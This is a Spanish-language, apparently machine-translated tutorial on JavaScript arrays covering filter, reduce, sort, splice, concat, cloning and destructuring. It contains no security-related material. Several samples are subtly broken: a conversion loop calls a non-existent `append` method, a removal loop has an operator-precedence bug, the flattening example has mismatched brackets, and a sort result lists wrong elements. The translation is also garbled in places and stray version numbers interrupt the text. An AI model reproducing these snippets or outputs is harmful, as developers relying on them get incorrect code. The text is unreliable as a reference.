
`_.forEach()` , en [Lodash.js](#) :

```
_.forEach(myArray, function(value, key) {
  console.log(value);
});
```

Consulte también la siguiente pregunta en SO, donde gran parte de esta información se publicó originalmente:

- [Recorrer una matriz en JavaScript](#)

Filtrado de matrices de objetos

El método `filter()` acepta una función de prueba y devuelve una nueva matriz que contiene solo los elementos de la matriz original que pasan la prueba proporcionada.

```
// Suppose we want to get all odd number in an array:
```

```
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

odd contendría la siguiente matriz: [5, 43] .

También funciona en una matriz de objetos:

```
var people = [
  {
    id: 1,
    name: "John",
    age: 28
  },
  {
    id: 2,
    name: "Jane",
    age: 31
  },
  {
    id: 3,
    name: "Peter",
    age: 55
  }
];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

young contendría la siguiente matriz:

```
[{
  id: 1,
  name: "John",
  age: 28
},
{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Puede buscar en toda la matriz un valor como este:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

Esto devuelve:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Unir elementos de matriz en una cadena

Para unir todos los elementos de una matriz en una cadena, puede usar el método de `join`:

```
console.log(["Hello", " ", "world"].join("")) // "Hello world"
console.log([1, 800, 555, 1234].join("-")) // "1-800-555-1234"
```

Como puede ver en la segunda línea, los elementos que no son cadenas se convertirán primero.

Convertir objetos de tipo matriz a matrices

¿Qué son los objetos similares a matrices?

JavaScript tiene "Objetos similares a matrices", que son representaciones de Objetos de Arrays con una propiedad de longitud. Por ejemplo:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Los ejemplos comunes de objetos similares a una matriz son los objetos de `arguments` en funciones y los objetos `HTMLCollection` o `NodeList` que se devuelven desde métodos como `document.getElementsByTagName` o `document.querySelectorAll`.

Sin embargo, una diferencia clave entre Arrays y Objetos similares a Array es que los objetos

similares a Array heredan de `Object.prototype` lugar de `Array.prototype`. Esto significa que los Objetos de tipo Array no pueden acceder a los métodos comunes de prototipos de Array como `forEach()`, `push()`, `map()`, `filter()` y `slice()`:

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3); // → [1, 2, 3]
```

Convertir objetos similares a matrices en matrices en ES6

1. `Array.from`:

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of`:

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. Operador de propagación:

6

```
[...arrayLike]
```

4. `Object.values`:

7

```
var realArray = Object.values(arrayLike);
```

5. Object.keys :

6

```
var realArray = Object
  .keys(arrayLike)
  .map((key) => arrayLike[key]);
```

Convertir objetos similares a matrices en matrices en ≤ ES5

Utilice `Array.prototype.slice` manera:

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

También puede usar `Function.prototype.call` para llamar a los métodos `Array.prototype` en objetos similares a `Array` directamente, sin convertirlos:

5.1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

También puede usar `[].`method.`bind(arrayLikeObject)` para tomar prestados métodos de matriz y hacerlos aparecer en su objeto:

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

Modificar artículos durante la conversión

En ES6, mientras usamos `Array.from`, podemos especificar una función de mapa que devuelve un valor mapeado para la nueva matriz que se está creando.

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

Ver [Arrays son objetos](#) para un análisis detallado.

Valores reductores

5.1

El método `reduce()` aplica una función contra un acumulador y cada valor de la matriz (de izquierda a derecha) para reducirla a un solo valor.

Array Sum

Este método se puede usar para condensar todos los valores de una matriz en un solo valor:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});  
// → 10
```

Se puede pasar el segundo parámetro opcional `a` `reduce()`. Su valor se utilizará como el primer argumento (especificado como `a`) para la primera llamada a la devolución de llamada (especificado como `function(a, b)`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5.1

Aplanar matriz de objetos

El siguiente ejemplo muestra cómo aplanar una matriz de objetos en un solo objeto.

```
var array = [
  {key: 'one', value: 1},
  {key: 'two', value: 2}
```

```
}, {  
  key: 'three',  
  value: 3  
});
```

5.1

```
array.reduce(function(obj, current) {  
  obj[current.key] = current.value;  
  return obj;  
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {  
  [current.key]: current.value  
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Tenga en cuenta que las [propiedades Rest / Spread](#) no están en la lista de [propuestas terminadas de ES2016](#). No es compatible con ES2016. Pero podemos usar el plugin [babel babel-plugin-transform-object-rest-spread](#) para soportarlo.

Todos los ejemplos anteriores para Flatten Array dan como resultado:

```
{  
  one: 1,  
  two: 2,  
  three: 3  
}
```

5.1

Mapa usando Reducir

Como otro ejemplo del uso del parámetro de *valor inicial*, considere la tarea de llamar a una función en una matriz de elementos, devolviendo los resultados en una nueva matriz. Como las matrices son valores ordinarios y la concatenación de listas es una función ordinaria, podemos usar `reduce` para acumular una lista, como lo demuestra el siguiente ejemplo:

```
function map(list, fn) {  
  return list.reduce(function(newList, item) {  
    return newList.concat(fn(item));  
  }, []);  
}  
  
// Usage:  
map([1, 2, 3], function(n) { return n * n; });  
// → [1, 4, 9]
```

Tenga en cuenta que esto es solo para ilustración (del parámetro de valor inicial), use el `map` nativo para trabajar con transformaciones de lista (consulte los [valores de asignación](#) para los detalles).

5.1

Encuentra el valor mínimo o máximo

Podemos usar el acumulador para realizar un seguimiento de un elemento de matriz también. Aquí hay un ejemplo aprovechando esto para encontrar el valor mínimo:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

Encuentra valores únicos

Aquí hay un ejemplo que usa reducir para devolver los números únicos a una matriz. Una matriz vacía se pasa como segundo argumento y se hace referencia a la `prev`.

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Conejivo lógico de valores.

5.1

`.some` y `.every` permiten una conectiva lógica de valores de Array.

Mientras `.some` combina los valores de retorno con OR , `.every` combina con AND .

Ejemplos para `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false
```

```
[false, true].some(function(value) {  
    return value;  
});  
// Result: true  
  
[true, true].some(function(value) {  
    return value;  
});  
// Result: true
```

Y ejemplos para .every

```
[false, false].every(function(value) {  
    return value;  
});  
// Result: false  
  
[false, true].every(function(value) {  
    return value;  
});  
// Result: false  
  
[true, true].every(function(value) {  
    return value;  
});  
// Result: true
```

Arreglos de concatenación

Dos matrices

```
var array1 = [1, 2];  
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2); // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

Resultados en una nueva Array :

```
[1, 2, 3, 4, 5]
```

Matrices múltiples

```
var array1 = ["a", "b"],  
    array2 = ["c", "d"],  
    array3 = ["e", "f"],  
    array4 = ["g", "h"];
```

3

Proporcionar más argumentos de Array a `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

6

Proporcionar más argumentos a `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Resultados en una nueva Array :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Sin copiar la primera matriz

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],  
    shortArray = [9, 10];
```

3

Proporcione los elementos de `shortArray` como parámetros para empujar usando `Function.prototype.apply`

```
longArray.push.apply(longArray, shortArray);
```

6

Use el operador de propagación para pasar los elementos de `shortArray` como argumentos separados para `push`

```
longArray.push(...shortArray)
```

El valor de `longArray` es ahora:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Tenga en cuenta que si la segunda matriz es demasiado larga (> 100,000 entradas), puede obtener un error de desbordamiento de pila (debido a cómo funciona `apply`). Para estar seguro, puede iterar en su lugar:

```
shortArray.forEach(function (elem) {  
  longArray.push(elem);  
});
```

Valores de matriz y no matriz

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Resultados en una nueva Array :

```
["a", "b", "c", "d"]
```

También puede mezclar matrices con matrices no

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Resultados en una nueva Array :

```
["a", "b", "c", "d", "e", "f"]
```

Anexar / anteponer elementos a la matriz

Sin cambio

Use `.unshift` para agregar uno o más elementos al principio de una matriz.

Por ejemplo:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

resultados de la matriz en:

```
[1, 2, 3, 4, 5, 6]
```

empujar

Además `.push` se utiliza para agregar elementos después del último elemento existente actualmente.

Por ejemplo:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

resultados de la matriz en:

```
[1, 2, 3, 4, 5, 6]
```

Ambos métodos devuelven la nueva longitud de matriz.

Claves de objetos y valores a matriz

```
var object = {  
    key1: 10,  
    key2: 3,  
    key3: 40,  
    key4: 20  
};  
  
var array = [];  
for(var people in object) {  
    array.push([people, object[people]]);  
}
```

Ahora la matriz es

```
[  
  ["key1", 10],  
  ["key2", 3],  
  ["key3", 40],  
  ["key4", 20]  
]
```

Ordenando matriz multidimensional

Dada la siguiente matriz

```
var array = [  
    ["key1", 10],  
    ["key2", 3],  
    ["key3", 40],  
    ["key4", 20]  
];
```

Puedes clasificarlo por número (segundo índice)

```
array.sort(function(a, b) {  
    return a[1] - b[1];  
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

Esto dará salida

```
[  
  ["key2", 3],
```

```
["key1", 10],  
["key4", 20],  
["key3", 40]  
]
```

Tenga en cuenta que el método de clasificación opera en la matriz *en su lugar*. Cambia la matriz. La mayoría de los otros métodos de matriz devuelven una nueva matriz, dejando la original intacta. Es especialmente importante tener en cuenta si utiliza un estilo de programación funcional y espera que las funciones no tengan efectos secundarios.

Eliminar elementos de una matriz

Cambio

Utilice `.shift` para eliminar el primer elemento de una matriz.

Por ejemplo:

```
var array = [1, 2, 3, 4];  
array.shift();
```

resultados de la matriz en:

```
[2, 3, 4]
```

Popular

Además `.pop` se utiliza para eliminar el último elemento de una matriz.

Por ejemplo:

```
var array = [1, 2, 3];  
array.pop();
```

resultados de la matriz en:

```
[1, 2]
```

Ambos métodos devuelven el elemento eliminado;

Empalme

Use `.splice()` para eliminar una serie de elementos de una matriz. `.splice()` acepta dos parámetros, el índice de inicio y un número opcional de elementos para eliminar. Si se omite el segundo parámetro, `.splice()` eliminará todos los elementos del índice de inicio hasta el final de la matriz.

Por ejemplo:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

array hojas que contiene:

```
[1, 4]
```

El retorno de `array.splice()` es una nueva matriz que contiene los elementos eliminados. Para el ejemplo anterior, la devolución sería:

```
[2, 3]
```

Por lo tanto, al omitir el segundo parámetro, se divide efectivamente la matriz en dos matrices, con el final original antes del índice especificado:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... deja la `array` contiene `[1, 2]` y devuelve `[3, 4]`.

Borrar

Utilice `delete` para eliminar un elemento de la matriz sin cambiar la longitud de la matriz:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

La asignación de valor a la `length` de la matriz cambia la longitud a un valor dado. Si el nuevo valor es menor que la longitud de la matriz, los elementos se eliminarán del final del valor.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Matrices de inversión

`.reverse` se utiliza para invertir el orden de los elementos dentro de una matriz.

Ejemplo para `.reverse`:

```
[1, 2, 3, 4].reverse();
```

Resultados en:

```
[4, 3, 2, 1]
```

Nota : Tenga en cuenta que `.reverse` (`Array.prototype.reverse`) invertirá la matriz *en su lugar*. En lugar de devolver una copia invertida, devolverá la misma matriz, invertida.

```
var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]
```

También puede revertir una matriz 'profundamente' mediante:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Ejemplo para `deepReverse`:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
deepReverse(arr);
```

Resultados en:

```
arr // -> [[[c,'b','a'], 3, 2, 1], 3, 2, 1]
```

Eliminar valor de la matriz

Cuando necesite eliminar un valor específico de una matriz, puede usar la siguiente línea de una línea para crear una matriz de copia sin el valor dado:

```
array.filter(function(val) { return val !== to_remove; });
```

O si desea cambiar la matriz en sí sin crear una copia (por ejemplo, si escribe una función que obtiene una matriz como una función y la manipula), puede usar este fragmento de código:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

Y si necesita eliminar solo el primer valor encontrado, elimine el bucle `while`:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Comprobando si un objeto es un Array

Array.isArray(obj) devuelve true si el objeto es un Array , de lo contrario es false .

```
Array.isArray([])          // true
Array.isArray([1, 2, 3])    // true
Array.isArray({ })          // false
Array.isArray(1)            // false
```

En la mayoría de los casos se puede instanceof para comprobar si un objeto es una Array .

```
[] instanceof Array; // true
{} instanceof Array; // false
```

Array.isArray tiene la ventaja de usar una instanceof comprobación en que seguirá siendo true incluso si el prototipo de la matriz ha sido cambiado y devolverá false si un prototipo que no es de matriz se cambió al prototipo de Array .

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr); // true
arr instanceof Array; // false
```

Ordenando matrices

El método .sort() ordena los elementos de una matriz. El método predeterminado ordenará la matriz según la cadena de puntos de código Unicode. Para ordenar una matriz numéricamente, el método .sort() necesita que se le compareFunction una función compareFunction .

Nota: El método .sort() es impuro. .sort() ordenará la matriz en el lugar , es decir, en lugar de crear una copia ordenada de la matriz original, reordenará la matriz original y la devolverá.

Orden predeterminado

Ordena la matriz en orden UNICODE.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Resultados en:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 't', 'o', 'o', 'r', 's', 't', 'v']
```

Nota: los caracteres en mayúscula se han movido en mayúsculas. La matriz no está en orden alfabetico, y los números no están en orden numérico.

Orden alfabético

```
[ 's', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'I', 'W', '2', '1'].sort((a, b) => {  
    return a.localeCompare(b);  
});
```

Resultados en:

```
[ '1', '2', 'a', 'c', 'E', 'f', 'K', 'I', 'o', 'r', 's', 't', 'v', 'W']
```

Nota: La clasificación anterior generará un error si los elementos de la matriz no son una cadena. Si sabe que la matriz puede contener elementos que no son cadenas, use la versión segura a continuación.

```
[ 's', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'I', 'o', 'W'].sort((a, b) => {  
    return a.toString().localeCompare(b);  
});
```

Clasificación de cuerdas por longitud (la más larga primero)

```
[ "zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {  
    return b.length - a.length;  
});
```

Resultados en

```
[ "elephants", "penguins", "zebras", "dogs"];
```

Clasificación de cuerdas por longitud (la más corta primero)

```
[ "zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {  
    return a.length - b.length;  
});
```

Resultados en

```
[ "dogs", "zebras", "penguins", "elephants"];
```

Ordenamiento numérico (ascendente)

```
[ 100, 1000, 10, 10000, 1].sort(function(a, b) {  
    return a - b;  
});
```

Resultados en:

```
[ 1, 10, 100, 1000, 10000]
```

Clasificación numérica (descendente)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {  
    return b - a;  
});
```

Resultados en:

```
[10000, 1000, 100, 10, 1]
```

Ordenando la matriz por números pares e impares

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {  
    return (a & 1) - (b & 1) || a - b;  
});
```

Resultados en:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Fecha de clasificación (descendente)

```
var dates = [  
    new Date(2007, 11, 10),  
    new Date(2014, 2, 21),  
    new Date(2009, 6, 11),  
    new Date(2016, 7, 23)  
];  
  
dates.sort(function(a, b) {  
    if (a > b) return -1;  
    if (a < b) return 1;  
    return 0;  
});  
  
// the date objects can also sort by its difference  
// the same way that numbers array is sorting  
dates.sort(function(a, b) {  
    return b-a;  
});
```

Resultados en:

```
[  
    "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",  
    "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",  
    "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",  
    "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"  
]
```

Clonar poco a poco una matriz

A veces, necesita trabajar con una matriz mientras se asegura de no modificar el original. En lugar de un método de `clone`, las matrices tienen un método de `slice` que le permite realizar una

copia superficial de cualquier parte de una matriz. Tenga en cuenta que esto solo clona el primer nivel. Esto funciona bien con tipos primitivos, como números y cadenas, pero no con objetos.

Para clonar superficialmente una matriz (es decir, tener una nueva instancia de matriz pero con los mismos elementos), puede usar la siguiente línea de una línea:

```
var clone = arrayToClone.slice();
```

Esto llama al método JavaScript `Array.prototype.slice` incorporado. Si pasa argumentos para `slice`, puede obtener comportamientos más complicados que crean clones superficiales de solo una parte de una matriz, pero para nuestros propósitos, solo llamar a `slice()` creará una copia superficial de toda la matriz.

Todos los métodos utilizados para [convertir una matriz como objetos en una matriz](#) son aplicables para clonar una matriz:

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Buscando una matriz

La forma recomendada (desde ES5) es usar [Array.prototype.find](#) :

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

En cualquier versión de JavaScript, también se puede utilizar un estándar `for` bucle:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

Índice de búsqueda

El método `findIndex()` devuelve un índice en la matriz, si un elemento de la matriz satisface la función de prueba provista. De lo contrario se devuelve -1.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Eliminar / Añadir elementos usando `splice()`

El método `splice()` se puede utilizar para eliminar elementos de una matriz. En este ejemplo, eliminamos los primeros 3 de la matriz.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

El método `splice()` también se puede usar para agregar elementos a una matriz. En este ejemplo, insertaremos los números 6, 7 y 8 al final de la matriz.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

El primer argumento del método `splice()` es el índice para eliminar / insertar elementos. El segundo argumento es el número de elementos a eliminar. El tercer argumento y en adelante son los valores para insertar en la matriz.

Comparación de arrays

Para una comparación simple de matrices, puede usar JSON `stringify` y comparar las cadenas de salida:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

Nota: esto solo funcionará si ambos objetos son serializables JSON y no contienen referencias cíclicas. Puede lanzar `TypeError: Converting circular structure to JSON`

Puede utilizar una función recursiva para comparar matrices.

```

function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2; // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}

```

ADVERTENCIA: el uso de la función anterior es peligroso y debe estar envuelto en un catch try si sospecha que existe una posibilidad de que la matriz tenga referencias cíclicas (una referencia a una matriz que contiene una referencia a sí misma)

```

a = [0];
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded

```

Nota: La función utiliza el operador de igualdad estricta `==` para comparar elementos que no son matrices `{a: 0} == {a: 0}` es `false`

Destruir una matriz

6

Una matriz se puede desestructurar cuando se asigna a una nueva variable.

```

const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;      // → true
height === 4;      // → true
hypotenuse === 5; // → true

```

Los elementos pueden ser saltados

```

const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4

```

El operador de descanso puede ser usado también

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Una matriz también puede desestructurarse si es un argumento de una función.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

Observe que el tercer argumento no se menciona en la función porque no es necesario.

[Aprenda más sobre la desestructuración de sintaxis](#)

Eliminar elementos duplicados

A partir de ES5.1, puede utilizar el método nativo [Array.prototype.filter](#) para recorrer una matriz y dejar solo las entradas que pasan una función de devolución de llamada determinada.

En el siguiente ejemplo, nuestra devolución de llamada verifica si el valor dado ocurre en la matriz. Si lo hace, es un duplicado y no se copiará a la matriz resultante.

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Si su entorno es compatible con ES6, también puede usar el objeto [Set](#). Este objeto le permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias de objetos:

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Vea también los siguientes ejemplos en SO:

- [Respuesta de SO relacionada](#)
- [Respuesta relacionada con ES6](#)

Quitando todos los elementos

```
var arr = [1, 2, 3, 4];
```

Método 1

Crea una nueva matriz y sobrescribe la referencia de la matriz existente con una nueva.

```
arr = [];
```

Se debe tener cuidado ya que esto no elimina ningún elemento de la matriz original. La matriz puede haberse cerrado cuando se pasa a una función. La matriz permanecerá en la memoria durante la vida útil de la función, aunque es posible que no lo sepa. Esta es una fuente común de fugas de memoria.

Ejemplo de una pérdida de memoria resultante de la eliminación incorrecta de la matriz:

```
var count = 0;

function addListener(arr) { // arr is closed over
    var b = document.body.querySelector("#foo" + (count++));
    b.addEventListener("click", function(e) { // this functions reference keeps
        // the closure current while the
        // event is active
        // do something but does not need arr
    });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
    addListener(arr); // the array is passed to the function
    arr = []; // only removes the reference, the original array remains
    arr.push("some large data"); // more memory allocated
    i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

Para evitar el riesgo de una pérdida de memoria, utilice uno de los 2 métodos siguientes para vaciar la matriz en el bucle while del ejemplo anterior.

Método 2

La configuración de la propiedad de longitud elimina todos los elementos de la matriz de la nueva longitud de la matriz a la longitud de la matriz anterior. Es la forma más eficaz de eliminar y anular todos los elementos de la matriz. Mantiene la referencia a la matriz original.

```
arr.length = 0;
```

Método 3

Similar al método 2, pero devuelve una nueva matriz que contiene los elementos eliminados. Si no necesita los elementos, este método es ineficiente, ya que la nueva matriz aún se crea solo para que se elimine la referencia de inmediato.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
```

```
var keepArr = arr.splice(0); // empties the array and creates a new array containing the  
// removed items
```

Pregunta relacionada .

Usando el mapa para reformatear objetos en una matriz

Array.prototype.map() : devuelve una **nueva** matriz con los resultados de llamar a una función proporcionada en cada elemento de la matriz original.

El siguiente ejemplo de código toma una matriz de personas y crea una nueva matriz que contiene personas con una propiedad 'fullName'

```
var personsArray = [  
  {  
    id: 1,  
    firstName: "Malcom",  
    lastName: "Reynolds"  
  }, {  
    id: 2,  
    firstName: "Kaylee",  
    lastName: "Frye"  
  }, {  
    id: 3,  
    firstName: "Jayne",  
    lastName: "Cobb"  
  }  
];  
  
// Returns a new array of objects made up of full names.  
var reformatPersons = function(persons) {  
  return persons.map(function(person) {  
    // create a new object to store full name.  
    var newObj = { };  
    newObj["fullName"] = person.firstName + " " + person.lastName;  
  
    // return our new object.  
    return newObj;  
  });  
};
```

Ahora podemos llamar a `reformatPersons(personsArray)` y recibimos una nueva serie de solo los nombres completos de cada persona.

```
var fullNameArray = reformatPersons(personsArray);  
console.log(fullNameArray);  
/// Output  
[  
  { fullName: "Malcom Reynolds" },  
  { fullName: "Kaylee Frye" },  
  { fullName: "Jayne Cobb" }  
]
```

personsArray y su contenido se mantiene sin cambios.

```

console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]

```

Fusionar dos matrices como par de valores clave

Cuando tenemos dos matrices separadas y queremos hacer un par de valores clave de esas dos matrices, podemos usar la función de [reducción](#) de matrices como se muestra a continuación:

```

var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result = rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);

```

Salida:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

Convertir una cadena en una matriz

El método `.split()` divide una cadena en una matriz de subcadenas. Por defecto `.split()` la cadena en subcadenas en espacios (" "), que es equivalente a llamar a `.split(" ")`.

El parámetro pasado a `.split()` especifica el carácter, o la expresión regular, para usar para dividir la cadena.

Para dividir una cadena en una llamada de matriz `.split` con una cadena vacía (""). **Nota importante:** esto solo funciona si todos sus caracteres se ajustan a los caracteres de rango inferior de Unicode, que cubren la mayoría de los idiomas inglés y europeo. Para los idiomas que requieren caracteres Unicode de 3 y 4 bytes, la `slice("")` los separará.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

Usando el operador de propagación (...), para convertir una string en una array .

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Prueba todos los elementos de la matriz para la igualdad

El método .every comprueba si todos los elementos de la matriz pasan una prueba de predicado proporcionada.

Para probar la igualdad de todos los objetos, puede usar los siguientes fragmentos de código.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

Los siguientes fragmentos de código prueban la igualdad de propiedad.

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

Copiar parte de un Array

El método slice () devuelve una copia de una parte de una matriz.

Toma dos parámetros, arr.slice([begin[, end]]) :

empezar

Índice de base cero que es el comienzo de la extracción.

fin

El índice de base cero, que es el final de la extracción, se reduce a este índice pero no está incluido.

Si el final es un número negativo, `end = arr.length + end`.

Ejemplo 1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Ejemplo 2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

Encontrar el elemento mínimo o máximo.

Si su matriz o objeto de tipo matriz es *numérico*, es decir, si todos sus elementos son números, puede usar `Math.min.apply` O `Math.max.apply` pasando `null` como primer argumento y su matriz como segundo..

```
